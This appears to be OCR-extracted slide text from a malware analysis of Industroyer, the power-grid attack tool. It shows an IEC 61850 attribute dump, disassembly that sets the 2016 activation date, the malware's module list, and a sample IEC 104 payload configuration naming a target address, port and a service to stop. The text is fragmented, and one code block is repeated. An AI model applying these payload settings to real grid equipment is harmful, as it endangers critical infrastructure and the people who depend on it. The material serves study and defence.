
Name		Value
DA T	[CO]	2. 5. 2014 11:00:46.040
LeapSecondsKn...		false
ClockFailure		true
ClockNotSynchr...		true
TimeAccuracy		1ms - T1
DA Test	[CO]	false
DA Check	[CO]	00
DA ctlModel	[CF]	direct-with-normal-security
DO Beh		on
DA stVal	[ST]	on
DA q	[ST]	good
DA t	[ST]	2. 5. 2014 13:10:17.665
LeapSecondsKnown		false
ClockFailure		true
ClockNotSynchron...		true
TimeAccuracy		1ms - T1
DO Health		Ok
DO Str		false; unknown
DO Op		false
DO StrNDir		false
DO NamPlt		ABB

Malware impact: PAYLOADS



INDUSTROYER


OVLÁDACÍ PULT SG
M 1:250 000
ABB
RET670
SEKUNDÁRNE VIN
L1
L2
21
11
11N
48V
+
−
X3
X6
Pomocné prepo
ASUS
COOLER MASTER
LG



INDUSTROYER

17 Dec 2016 - 22:27 (UTC)


```
mov     [esp+50h+SystemTime.wMilliseconds], ax
lea     eax, [esp+50h+FileTime]
push    eax             ; lpFileTime
lea     eax, [esp+54h+SystemTime]
mov     dword ptr [esp+54h+SystemTime.wYear], 0C07E0h
push    eax             ; lpSystemTime
mov     dword ptr [esp+58h+SystemTime.wDay], 160011h
mov     dword ptr [esp+58h+SystemTime.wMinute], 1Bh
call    ds:SystemTimeToFileTime
lea     eax, [esp+50h+FileTime]
push    eax             ; lpFileTime
push    eax             ; lpLocalFileTime
call    ds:LocalFileTimeToFileTime
```



INDUSTROYER

17 Dec 2016 - 22:27 (UTC)

```
mov     [esp+50h+SystemTime.wMilliseconds], ax
lea     eax, [esp+50h+FileTime]
push    eax             ; lpFileTime
lea     eax, [esp+54h+SystemTime]
mov     dword ptr [esp+54h+SystemTime.wYear], 0C07E0h
push    eax             ; lpSystemTime
mov     dword ptr [esp+58h+SystemTime.wDay], 160011h
mov     dword ptr [esp+58h+SystemTime.wMinute], 1Bh
call    ds:SystemTimeToFileTime
lea     eax, [esp+50h+FileTime]
push    eax             ; lpFileTime
push    eax             ; lpLocalFileTime
call    ds:LocalFileTimeToFileTime
```



MAIN BACKDOOR

MAIN BACKDOOR

ADDITIONAL BACKDOOR

PORT SCANNER

DOSTOOL

LAUNCHER


101 PAYLOAD

104 PAYLOAD

61850 PAYLOAD

OPC DA PAYLOAD


INDUSTROYER



```
real_process.exe
COM1
1---
COM2
2---
COM3
3---
2
10
15
20
25
```

- Serial
- IOA (Information Object Address) ranges
  - single command (C_SC_NA_1)
  - double command (C_DC_NA_1)
- OFF -> ON -> OFF

101 PAYLOAD | 104 PAYLOAD | 61850 PAYLOAD | OPC DA PAYLOAD



```
[STATION]
target_ip = 192.168.0.1
target_port = 2404
logfile = logfile.txt
asdu = 1
stop_comm_service = 0
change = 1
first_action = on
silence = 0
uselog = 1
stop_comm_service_name = process01.exe
command_type = def
operation = range
range = 10-15,
```


- TCP/IP
- Modes:
  - Range
  - Shift
  - Sequence

101 PAYLOAD

104 PAYLOAD

61850 PAYLOAD

OPC DA PAYLOAD



